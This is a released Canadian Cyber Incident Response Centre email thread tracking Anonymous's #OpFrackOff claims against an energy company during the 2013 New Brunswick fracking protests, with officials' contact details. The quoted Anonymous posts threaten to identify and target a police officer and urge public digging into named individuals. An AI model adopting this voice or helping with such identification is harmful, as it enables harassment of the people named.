- With the recent shale gas protests in New Brunswick, the hacktivist group Anonymous has commenced an operation named #OpFrackOff and #GetTheFrackOutGashole.
- The hacktivist group claims to have already breached a Canadian energy sector company and promises to release this information on the morning of Monday October 21, 2013.

Current actions:

- CCIRC is reviewing open sources and will continue to assess the situation and keep its partners informed of any significant developments.
- RCMP has contacted affected company and provided them with CCIRC's contact information.

Cyber notification lead: Cyber Duty Officer [redacted]

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: RCN GPS CPI - NCR SMD IPC <RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca>
Sent: Sunday, October 20, 2013 6:20 AM
To: RCN GPS CPI - NCR SMD IPC; Lucie Levesque; Eric Belzile; SSC FIPC OSO - SPC CPIF OSO; Duane Avery (SSC-SPC); Eric Boisvert (SSC-SPC); Greg Cornish (SSC-SPC); Marat Imelbaev (SSC-SPC); Richard Kirby; Shawn McPherson; Tony Aoun; Vianney Leduc (SSC-SPC)
Cc: SSC FIPC - SPC CPIF; Lee Ross; Elizabeth Keighley; SSC FIPCS - SPC CPIFS; SSC ITSIRT - SPC EIISTI; CCIRC-CCRIC; CYBERDO
Subject: RE: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

IR 03233545 has been opened to block

IPC Duty Analyst
819 956-1006

From: RCN GPS CPI - NCR SMD IPC
Sent: October-19-13 5:59 PM
To: RCN GPS CPI - NCR SMD IPC; Lucie Levesque; Eric Belzile; SSC FIPC OSO - SPC CPIF OSO; Duane Avery (SSC-SPC); Eric Boisvert (SSC-SPC); Greg Cornish (SSC-SPC); Marat Imelbaev (SSC-SPC); Richard Kirby; Shawn McPherson; Tony Aoun; Vianney Leduc (SSC-SPC)
Cc: SSC FIPC - SPC CPIF; Lee Ross; Elizabeth Keighley; SSC FIPCS - SPC CPIFS; SSC ITSIRT - SPC EIISTI
Subject: FW: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Please see the attached cyber notification provided by CCIRC.

Thank you
IPC Duty Analyst
819 956-1006

From: SSC FIPC - SPC CPIF
Sent: October-19-13 5:18 PM
To: RCN GPS CPI - NCR SMD IPC
Subject: FW: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

From: CYBERDO
Sent: Sunday, October 20, 2013 7:56 AM
To: CYBERDO; Clow, Patrick
Subject: RE: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Good Morning SWO

Just got off the phone with IPC they mentioned that this IP was associated [redacted] they mention it has been some time since they last seen this type activity against the [redacted] They are not 100% sure it is related but just seemed like a coincidence. Ran the [redacted] it is register to a ISP located in [redacted] No hits in any of our other databases.

CyberDO

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: CYBERDO
Sent: October-20-13 7:32 AM
To: CYBERDO
Subject: Fw: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Good morning cyberdo,

Could we find out if this ip address is related to the cnt and why they think it is? Just looking for some background information. Also, can we look it up in [redacted]

Thanks,

Julia

Cyber Duty Officer
[redacted]

From: RCN GPS CPI - NCR SMD IPC [mailto:RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca]
Sent: Sunday, October 20, 2013 06:20 AM
To: RCN GPS CPI - NCR SMD IPC <RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca>; Lucie Levesque <Lucie.Levesque@ssc-spc.gc.ca>; Eric Belzile <Eric.Belzile@ssc-spc.gc.ca>; SSC FIPC OSO - SPC CPIF OSO <SSCFIPCOSO-SPCCPIFOSO@ssc-spc.gc.ca>; Duane Avery (SSC-SPC) <duane.avery@ssc-spc.gc.ca>; Eric Boisvert (SSC-SPC) <eric.boisvert@ssc-spc.gc.ca>; Greg Cornish (SSC-SPC) <gregory.cornish@ssc-spc.gc.ca>; Marat Imelbaev (SSC-SPC) <marat.imelbaev@ssc-spc.gc.ca>; Richard Kirby <Richard.Kirby@ssc-spc.gc.ca>; Shawn McPherson <Shawn.McPherson@ssc-spc.gc.ca>; Tony Aoun <Tony.Aoun@ssc-spc.gc.ca>; Vianney Leduc (SSC-SPC) <vianney.leduc@ssc-spc.gc.ca>
Cc: SSC FIPC - SPC CPIF <SSCFIPC.SPCCPIF@ssc-spc.gc.ca>; Lee Ross <Lee.Ross@ssc-spc.gc.ca>; Elizabeth Keighley <Elizabeth.Keighley@ssc-spc.gc.ca>; SSC FIPCS - SPC CPIFS <SSCFIPCS-SPCCPIFS@ssc-spc.gc.ca>; SSC ITSIRT - SPC

EIISTI <SSCITSIRT.SPCEIISTI@ssc-spc.gc.ca>; CCIRC-CCRIC; CYBERDO
Subject: RE: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

IR 03233545 has been opened to block IP [redacted]

IPC Duty Analyst
819 956-1006

From: RCN GPS CPI - NCR SMD IPC
Sent: October-19-13 5:59 PM
To: RCN GPS CPI - NCR SMD IPC; Lucie Levesque; Eric Belzile; SSC FIPC OSO - SPC CPIF OSO; Duane Avery (SSC-SPC); Eric Boisvert (SSC-SPC); Greg Cornish (SSC-SPC); Marat Imelbaev (SSC-SPC); Richard Kirby; Shawn McPherson; Tony Aoun; Vianney Leduc (SSC-SPC)
Cc: SSC FIPC - SPC CPIF; Lee Ross; Elizabeth Keighley; SSC FIPCS - SPC CPIFS; SSC ITSIRT - SPC EIISTI
Subject: FW: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Please see the attached cyber notification provided by CCIRC.

Thank you
IPC Duty Analyst
819 956-1006

From: SSC FIPC - SPC CPIF
Sent: October-19-13 5:18 PM
To: RCN GPS CPI - NCR SMD IPC
Subject: FW: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

From: CYBERDO
Sent: Sunday, October 20, 2013 8:09 AM
To: CYBERDO
Subject: Re: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Perfect, thanks!

Cyber Duty Officer

[redacted]

From: CYBERDO
Sent: Sunday, October 20, 2013 07:55 AM
To: CYBERDO; Clow, Patrick
Subject: RE: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Good Morning SWO

Just got off the phone with IPC they mentioned that this IP was associated [redacted] they mention it has been some time since they last seen this type activity against the [redacted] They are not 100% sure it is related but just seemed like a coincidence. Ran the [redacted] it is register to a ISP located in [redacted] No hits in any of our other databases.

CyberDO

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: CYBERDO
Sent: October-20-13 7:32 AM
To: CYBERDO
Subject: Fw: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Good morning cyberdo,

Could we find out if this ip address is related to the cnt and why they think it is? Just looking for some background information. Also, can we look it up in [redacted]

Thanks,

Julia

Cyber Duty Officer

[redacted]

From: RCN GPS CPI - NCR SMD IPC [mailto:RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca]
Sent: Sunday, October 20, 2013 06:20 AM
To: RCN GPS CPI - NCR SMD IPC <RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca>; Lucie Levesque <Lucie.Levesque@ssc-spc.gc.ca>; Eric Belzile <Eric.Belzile@ssc-spc.gc.ca>; SSC FIPC OSO - SPC CPIF OSO <SSCFIPCOSO-SPCCPIFOSO@ssc-spc.gc.ca>; Duane Avery (SSC-SPC) <duane.avery@ssc-spc.gc.ca>; Eric Boisvert (SSC-SPC) <eric.boisvert@ssc-spc.gc.ca>; Greg Cornish (SSC-SPC) <gregory.cornish@ssc-spc.gc.ca>; Marat Imelbaev (SSC-SPC) <marat.imelbaev@ssc-spc.gc.ca>; Richard Kirby <Richard.Kirby@ssc-spc.gc.ca>; Shawn McPherson <Shawn.McPherson@ssc-spc.gc.ca>; Tony Aoun <Tony.Aoun@ssc-spc.gc.ca>; Vianney Leduc (SSC-SPC) <vianney.leduc@ssc-spc.gc.ca>
Cc: SSC FIPC - SPC CPIF <SSCFIPC.SPCCPIF@ssc-spc.gc.ca>; Lee Ross <Lee.Ross@ssc-spc.gc.ca>; Elizabeth Keighley <Elizabeth.Keighley@ssc-spc.gc.ca>; SSC FIPCS - SPC CPIFS <SSCFIPCS-SPCCPIFS@ssc-spc.gc.ca>; SSC ITSIRT - SPC EIISTI <SSCITSIRT.SPCEIISTI@ssc-spc.gc.ca>; CCIRC-CCRIC; CYBERDO
Subject: RE: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

IR 03233545 has been opened to block

IPC Duty Analyst
819 956-1006

From: RCN GPS CPI - NCR SMD IPC
Sent: October-19-13 5:59 PM
To: RCN GPS CPI - NCR SMD IPC; Lucie Levesque; Eric Belzile; SSC FIPC OSO - SPC CPIF OSO; Duane Avery (SSC-SPC); Eric Boisvert (SSC-SPC); Greg Cornish (SSC-SPC); Marat Imelbaev (SSC-SPC); Richard Kirby; Shawn McPherson; Tony Aoun; Vianney Leduc (SSC-SPC)
Cc: SSC FIPC - SPC CPIF; Lee Ross; Elizabeth Keighley; SSC FIPCS - SPC CPIFS; SSC ITSIRT - SPC EIISTI
Subject: FW: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Please see the attached cyber notification provided by CCIRC.

Thank you
IPC Duty Analyst
819 956-1006

From: SSC FIPC - SPC CPIF
Sent: October-19-13 5:18 PM
To: RCN GPS CPI - NCR SMD IPC
Subject: FW: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

From: Clow, Patrick
Sent: Sunday, October 20, 2013 10:33 AM
To: CYBERDO
Subject: Re: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

I think we should provide this information to the named company if we haven't done so already (i.e. look for signs of this IP touching your perimeter).

From: CYBERDO
Sent: Sunday, October 20, 2013 07:55 AM
To: CYBERDO; Clow, Patrick
Subject: RE: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Good Morning SWO

Just got off the phone with IPC they mentioned that this IP was associated [redacted] they mention it has been some time since they last seen this type activity against the [redacted] They are not 100% sure it is related but just seemed like a coincidence. Ran the [redacted] it is register to a ISP located in [redacted] No hits in any of our other databases.

CyberDO

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: CYBERDO
Sent: October-20-13 7:32 AM
To: CYBERDO
Subject: Fw: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Good morning cyberdo,

Could we find out if this ip address is related to the cnt and why they think it is? Just looking for some background information. Also, can we look it up in [redacted]

Thanks,

Julia

Cyber Duty Officer
[redacted]

From: RCN GPS CPI - NCR SMD IPC [mailto:RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca]
Sent: Sunday, October 20, 2013 06:20 AM
To: RCN GPS CPI - NCR SMD IPC <RCNGPSCPI.NCRSMDIPC@spc-ssc.gc.ca>; Lucie Levesque <Lucie.Levesque@ssc-spc.gc.ca>; Eric Belzile <Eric.Belzile@ssc-spc.gc.ca>; SSC FIPC OSO - SPC CPIF OSO <SSCFIPCOSO-SPCCPIFOSO@ssc-spc.gc.ca>; Duane Avery (SSC-SPC) <duane.avery@ssc-spc.gc.ca>; Eric Boisvert (SSC-SPC) <eric.boisvert@ssc-spc.gc.ca>; Greg Cornish (SSC-SPC) <gregory.cornish@ssc-spc.gc.ca>; Marat Imelbaev (SSC-SPC) <marat.imelbaev@ssc-spc.gc.ca>; Richard Kirby <Richard.Kirby@ssc-spc.gc.ca>; Shawn McPherson <Shawn.McPherson@ssc-spc.gc.ca>; Tony Aoun <Tony.Aoun@ssc-spc.gc.ca>; Vianney Leduc (SSC-SPC) <vianney.leduc@ssc-spc.gc.ca>
Cc: SSC FIPC - SPC CPIF <SSCFIPC.SPCCPIF@ssc-spc.gc.ca>; Lee Ross <Lee.Ross@ssc-spc.gc.ca>; Elizabeth Keighley <Elizabeth.Keighley@ssc-spc.gc.ca>; SSC FIPCS - SPC CPIFS <SSCFIPCS-SPCCPIFS@ssc-spc.gc.ca>; SSC ITSIRT - SPC EIISTI <SSCITSIRT.SPCEIISTI@ssc-spc.gc.ca>; CCIRC-CCRIC; CYBERDO
Subject: RE: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

IR 03233545 has been opened to block

IPC Duty Analyst
819 956-1006

From: RCN GPS CPI - NCR SMD IPC
Sent: October-19-13 5:59 PM
To: RCN GPS CPI - NCR SMD IPC; Lucie Levesque; Eric Belzile; SSC FIPC OSO - SPC CPIF OSO; Duane Avery (SSC-SPC); Eric Boisvert (SSC-SPC); Greg Cornish (SSC-SPC); Marat Imelbaev (SSC-SPC); Richard Kirby; Shawn McPherson; Tony Aoun; Vianney Leduc (SSC-SPC)
Cc: SSC FIPC - SPC CPIF; Lee Ross; Elizabeth Keighley; SSC FIPCS - SPC CPIFS; SSC ITSIRT - SPC EIISTI
Subject: FW: CYBER NOTIFICATION-13-014 - LOW IMPACT SEVERITY - POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

Please see the attached cyber notification provided by CCIRC.

Thank you
IPC Duty Analyst
819 956-1006

From: SSC FIPC - SPC CPIF
Sent: October-19-13 5:18 PM
To: RCN GPS CPI - NCR SMD IPC
Subject: FW: CYBER NOTIFICATION-13-014 – LOW IMPACT SEVERITY – POTENTIAL MEDIA INTEREST - Anonymous announces #OpFrackOff / #GetTheFrackOutGashole

From: CYBERDO
Sent: Sunday, October 20, 2013 1:45 PM
To: CYBERDO;
Subject: CE13-007294 [Anonymous activity against CDN energy sector company]

Greetings

CCIRC has attempted to contact you via phone but we were unsuccessful. A trusted partner has indicated an IP address to us that might be of interest.

It appears to have been involved in a potential Please look for signs of this IP targeting your network perimeter.

Regards,
Cyber duty officer,
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone Facsimile | Télécopieur +1 613-991-3574
PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

-----Original Message-----
From: CYBERDO
Sent: Saturday, October 19, 2013 4:19 PM
To:
Subject: CE13-007294 [Anonymous activity against CDN energy sector company]

Greetings

CCIRC understands that the RCMP has given you our contact information. We understand this incident is in its infancy stage and there is nothing further to report at this time from CCIRC. CCIRC has opened the following Incident "CE13-007294 [Anonymous activity against CDN energy sector company]", please refer to this number in further correspondences.

CCIRC is here 24/7 in case you need our assistance. Please don't hesitate to contact us.

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone Facsimile | Télécopieur +1 613-991-3574
PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From:
Sent: Sunday, October 20, 2013 4:59 PM
To: CYBERDO
Subject: Re: CE13-007294 [Anonymous activity against CDN energy sector company]

I can be reached at

Sent from my iPhone please excuse any typos

On Oct 20, 2013, at 12:45 PM, "CYBERDO" wrote:

> Greetings
>
> CCIRC has attempted to contact you via phone but we were unsuccessful. A trusted partner has indicated an IP address to us that might be of interest.
>
>
>
> It appears to have been involved in a potential Please look for signs of this IP targeting your network perimeter.
>
>
> Regards,
> Cyber duty officer,
> Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone Facsimile | Télécopieur +1 613-991-3574 PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada
>
> -----Original Message-----
> From: CYBERDO
> Sent: Saturday, October 19, 2013 4:19 PM
> To:
> Subject: CE13-007294 [Anonymous activity against CDN energy sector company]
>
> Greetings
>
> CCIRC understands that the RCMP has given you our contact information. We understand this incident is in its infancy stage and there is nothing further to report at this time from CCIRC. CCIRC has opened the following Incident "CE13-007294 [Anonymous activity against CDN energy sector company]", please refer to this number in further correspondences.
>
> CCIRC is here 24/7 in case you need our assistance. Please don't hesitate to contact us.
>
> ----------
> Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone Facsimile | Télécopieur +1 613-991-3574 PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

>
>

From: Scouten, Julia
Sent: Monday, October 21, 2013 9:35 AM
To: CYBERDO
Cc: Clow, Patrick
Subject: CE13-007294 [Anonymous activity against CDN energy sector company]

Update on event.

Just spoke to [redacted] and gave them an update.

They ask that if there are any new developments, please call Jim [redacted]

Thanks!

Julia Scouten
613-991-7070

From: CYBERDO
Sent: Monday, October 21, 2013 9:43 AM
To: [redacted]
Cc: CYBERDO
Subject: CE13-007294 [Anonymous activity against CDN energy sector company]

Good Morning [redacted]

It was a pleasure talking to you this morning. As discussed, here is a cut and paste of what was posted on pastebin by Anonymous.

Regards,

Julia Scouten
[redacted]
Senior Incident Handler | Gestionnaire d'incident
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

1. Trick or Treat! ? (˘ɜ˘)
2.
3. Ohai, everybody! It's your favourite masked skids. We're here to drop some spooks for the guns and gold crowd.
4.
5. Anonymous has launched #OpFrackOff, a tiny new operation in support of courageous indigenous women-at-the-front, drummers, elders, warriors,and children on the barricades in #Elsipogtog. What a wonderous thing you have done in standing up for your land rights and the water rights of all Canadians!
6.
7. SWN Resource Canada, Inc. has given us the perfect port from which to launch a gaggle of pirate ships that we have been anxious to set sail.
8.
9. We can hardly contain our pleasure with all the goodies we have already collected in our bags. Even still, we are knocking on virtual doors all over the Canadian Atlantic.
10.

11. SWN, do you have any idea what kinda info treats you've left laying around in public? So many names. So many many ....
12.
13. But we are getting ahead of ourselves. It's nearly Caturday already! The legion is saving all our best SWN goodies for sun-up Monday morning.
14.
15. For now, a message to New Brunswick fuzz:
16.
17. We suppose you'll think twice next time before fiddling with a Mi'maq Chief and Council. The corporatized media spin cycle can't get the chronology straight, but we can. And everyone else can too.
18.
19. For now, we have one demand for the 700 or so weaponized court clowns who didn't succeed in evicting or intimidating all of the approximately 75 Keepers of the Land. (Crispy crisp cruisers, yum YUM!) Here is our initial demand:
20.
21. Fire the Camo clad racist who said: "crown land belongs to the government not to f*cking natives."
22.
23. Fire him now. Fire him fast. Fire him without hesitation.
24.
25. Our hive will be busy working to identify him. One of our legion heard this remark in person at the same time as this reporter from APTN: https://twitter.com/Osmich/status/390846422666715137
26.
27. State stooge media might think it can ignore the comment, but that's why it is losing the battle for eyeballs that we are winning. Politicians are talking about the comment. Every First Nations person in Canada is or will soon be aware of the comment. Ignore it at your own peril. We will be doing our damndest to out the dood who perfectly said so much about everything that is Canada and its relationship to the people who were here first. (But maybe he isn't actually police at all, hmmm?)
28.
29. Find him. Fire him. Get him before we do.
30.
31. #GetTheFrackOutGashole
32.
33. And, #OpFrackOff will have more deliciousness to deliver in less than 72 hours.
34.
35. Expect it.
36.
37. We are Anonymous.
38. The Corrupt Fear Us.
39. The Honest Support Us.
40. The Heroic Join Us.

From: Clow, Patrick
Sent: Tuesday, October 22, 2013 6:24 PM
To: CYBERDO
Subject: CE13-007294 - New Information
Attachments: OpFrackOff Elsipogtog Oct 22.txt; OpSWN - Oct 19.txt; OpSWN Press Release Oct 22.txt

Hello Cyberdo,

Please pass on the attached information to [redacted] at the RCMP (see folder for his contact information). These are recent posts re OpFrackOff and OpSWN.

Thank you

http://pastebin.com/[redacted]

Greetings to our courageous Mi'maq friends who have stood valiantly against the forces of frack.

To the forces of fracking in New Brunswick and beyond, you didn't expect us, did you?

On Friday, Anonymous put out an #OpFrackOff press release denouncing and seeking to identify the RCMP officer responsible for saying "crown land belongs to the government not to fucking natives." This comment was first reported on Thursday at 12:27 pm Atlantic time by APTN camerman Ossie Michelin. It has been confirmed to Anonymous by two sources. One source provided a picture of the officers from which the comment came. The picture's time stamp is at 12:29 pm Atlantic.

An independent anonymous source was able to give a more complete description of the officer. The second source's description nicely fit the man on the far right of the picture: black hat and glasses. That source also passed us a second, later picture that they believe to be the same officer.

It appears to Anonymous as if none of the camo and black clad paramilitary officers were wearing any identifying information.

This is unacceptable.

The attire of the officer in question suggests that he is with one of the RCMP's Emergency Response Teams. In New Brunswick, this would be the J-Team. Why is Canada attacking it's First Nations population with a self-described paramilitary force? To protect the right of a Texas oil company's fracking ambitions? And what do Wendy's french fries have to do with fracking?

Wait, Wendy's French fries?

Cavendish Farms is the top French fry supplier for Wendy's in North America.

Who the frack is Cavendish?

Cavendish Farms is owned by the Irving family, the oil and gas and media magnates that control nearly everything in New Brunswick. Halifax Media Co-op has already reported that SWN, the Texas oil company that owns most of the fracking rights in New Brunswick, is working hand in glove with the Irving's in Elsipogtog.

Independent journalists with #OpSWN are working to lay out all the relationships between SWN Resource Canada, the company wanting to frack on traditional, never ceded Mi'maq territory, and a variety of other resource extraction companies in Canada, including Irving Oil.

These relationships include media, money, and political connections. Anonymous continues to demand that the officer who racially slurred our Mi'maq friends be identified and disciplined.

And that the RCMP apologize for it's racist violence.

It is almost unbelievable that an officer could spell out so clearly the problem that has been at the heart of the relationship between Canada and its First Nations from the very beginning. This is the colonial attitude and it's violent tendencies in a perfect nutshell.

If anyone has video or audio recording of this event, please release it to the public as soon as possible.

Anonymous also requests that the public help the independent journalists mapping information via Pearltree regarding the collusion that exists in the Canadian

Atlantic between media, politicians, and oil and gas companies. Follow #OpSWN on twitter for details.

Help us demand that the courage of Elsipogtog in standing up to a paramilitary force not be wasted.

Premier Alward has dismissed calls for a referendum on fracking, saying that one isn't needed.

Anonymous disagrees.

The people demand a direct say over whether or not their water is poisoned. Anonymous calls for a referendum on fracking exploration to determine the will of the people. Until that time, Mr. Alward, put your paramilitary thugs back on desk duty.

We are Anonymous.

The Corrupt Fear Us.
The Honest Support Us.
The Heroic Join Us.

Page 737

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

http://pastebin.com/[redacted]

Welcome to #OpSWN!

This project was conceived to help us all collaboratively map the relationships and finance/behavior patterns between the corporate and government players determining the quality of our environment, and of our lives. As @GeorgieBC points out so eloquently in this http://georgiebc.wordpress.com/2013/10/21/good-bye-wikipedia-hello-something-else/ article, we have grown past the need to have our data interpreted and spoon fed to us by the very corporations and politicians who have a vested interest in manipulating our perception of reality. From the article above link above:

"To be a stigmergical project instead of a cooperative one, each contributor must be free to work according to their own ideas and the power of the user group must be limited to acceptance or rejection of the final project for their own use only. This is simple in a structure like pearltrees where everyone creates their own pearls or pearltrees and others link to them or not as they see fit. It is simple in an RSS or Twitter feed where anyone can create their own list of voices to follow. It is impossible in Wikipedia."

It's time to own our knowledge and ability to share what is important to US with one another. We've found Pearltrees to be a wonderful collaboration tool, and are hoping you will like working with it as well. At the end of this outline you will find some FAQ's from the Pearltrees website. First we'll just review why and how Pearls were used to map relationships in support of the Elsipogtog Sovereignty call and fracking resistance.

Canada is as transparent as it's tar sands discharge

We have begun to map the corporate players in New Brunswick, but hit a wall on the politicians as there is no public data available for campaign financing, or political financing, in New Brunswick. Their election reporting site says:

"The Political Process Financing Act requires each registered political party to file semi-annually with the Supervisor a financial return disclosing the sources of political contributions, other revenues, and details as to how those funds were expended. Each registered district association and each registered independent candidate are required to file a similar return annually."

but there is NO DATA there! Furthermore:

"Over the course of 2013, Elections New Brunswick will provide the public with the ability to search on-line for the financial returns submitted by the political parties, district associations, candidates and third parties."

[redacted]

Well, it's late October of 2013, and the only data posted there is an Excel spreadsheet with a picture of a graph in it showing that 100% of the required 2012 disclosure forms have been received. Okay...then why aren't they PUBLISHED? It appears that we will have to do that ourselves. We will post a link to the site that tells you who all your "representatives" are, and hope that a local citizen answers our request to obtain and post disclosure documents so we can see (and Pearl) their direct financial relationship to the corporations. For instance, Steven L Mueller, SWN President, Chief Executive Officer, Director has a total annual compensation for 2011 of $6,118,755

[redacted]

Reality TV stars are not more interesting than the Ruling Elite

In addition to this factual, financial information about those who rule, we need gossip! That's right...I said it...good old-fashioned gossip! Because it is a bit interesting when André Desmarais, son of Paul Desmarais (worth 4.5 billion or so), marries former Canadian Prime Minister Jean Chrétien's daughter, France. Where did all their new furniture come from - a tax write off? What Board of Directors do they and their friends sit on? What charities do they run and contribute to? These people are the new Ruling Elite, and we should know more about them than we do Justin Beiber, who is irrelevant.

Our goal is to map the relationships among all these people and their business interests - to follow the money. Any intersections found between the corporations, or between them and the politicians, are relevant information if we are to understand whose interests are really being served in our communities. Pearltrees offer us a simple way to document and visualize these relationships.

Most of the relationships among business people will be found in their alliance organizations and councils. We focused on The Atlantica Centre for Energy to map the first level of relationships influencing the #Elsipogtog action. Why? Because it clearly tells us who is making money off this project. At some point we can add examples of the tactics each of these corporations use when doing business - which would tell us which tactics they're likely to use against an opponent. There is much that can be mapped - your imagination is the only limit.

Pearltrees can accept 3 basic forms of data: URL links to published content, image uploads, and brief notes. It is not a venue to publish new information in, but you can link to your own content. The free version has a limit for how many pearls can be added to any one branch (read the FAQs for more information on the process), so we mapped out the relationships in a collaborative virtual notepad first using Riseup.net - because they are awesome! Support them if you can

You can use this as your starting point if you'd like - it shows the information we'd like to see added for the People involved in these organizations, and who needs completion.

You can use if you'd like to keep your research pad confidential

We utilized URL links to existing data that was vetted to insure quality. Notes for explanations are good only where they can be pasted somewhere to link to, or their content is limited in lengths accepted by Pearl notes. "You can't put more than 16 pearls in the first ring of a pearltree, you can't put more than 32 pearls or pearltrees in the second ring or more than 48 pearls or pearltrees in the third ring." To get started with pearls, see the FAQ'

Mapping out your data before starting to pearl may seem like a waste of time, but will save frustration in the long term. We gave you a copy of our garbled conversation while getting started with Pearling so you could understand how the information flows. See this pad for unpearled research and background.

Have FUN! :D Look for us on twitter in the #OpSWN hashtag, and contact @Kaymee and/or @GeorgieBC when you have pearls you'd like added to the original research, or research you'd like US to add to ours. Trick or Treat...Happy Hunting :)
create a new version of this paste RAW Paste Data

From: Landry, Marc on behalf of CYBERDO
Sent: Tuesday, October 22, 2013 6:44 PM
To: [redacted]
Subject: Newly Posted
Attachments: OpFrackOff Elsipogtog Oct 22.txt; OpSWN - Oct 19.txt; OpSWN Press Release Oct 22.txt

[redacted]

These are recent posts re: OpFrackOff and OpSWN.

Thanks

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique
Canada PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: Clow, Patrick
Sent: Wednesday, October 23, 2013 9:02 AM
To: CYBERDO
Subject: Re: CE13-007294 - New Information

Cyberdo,

Can you please confirm that this was sent? I didn't see an email in the folder.

Also, this should have probably been included in today's 'updated events' section of the daily.

Thank you

From: Clow, Patrick
Sent: Tuesday, October 22, 2013 06:23 PM
To: CYBERDO
Subject: CE13-007294 - New Information

Hello Cyberdo,

Please pass on the attached information to [redacted] at the RCMP (see folder for his contact information). These are recent posts re OpFrackOff and OpSWN.

Thank you

Page 742


is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

http://pastebin.com



Welcome to #OpSWN!

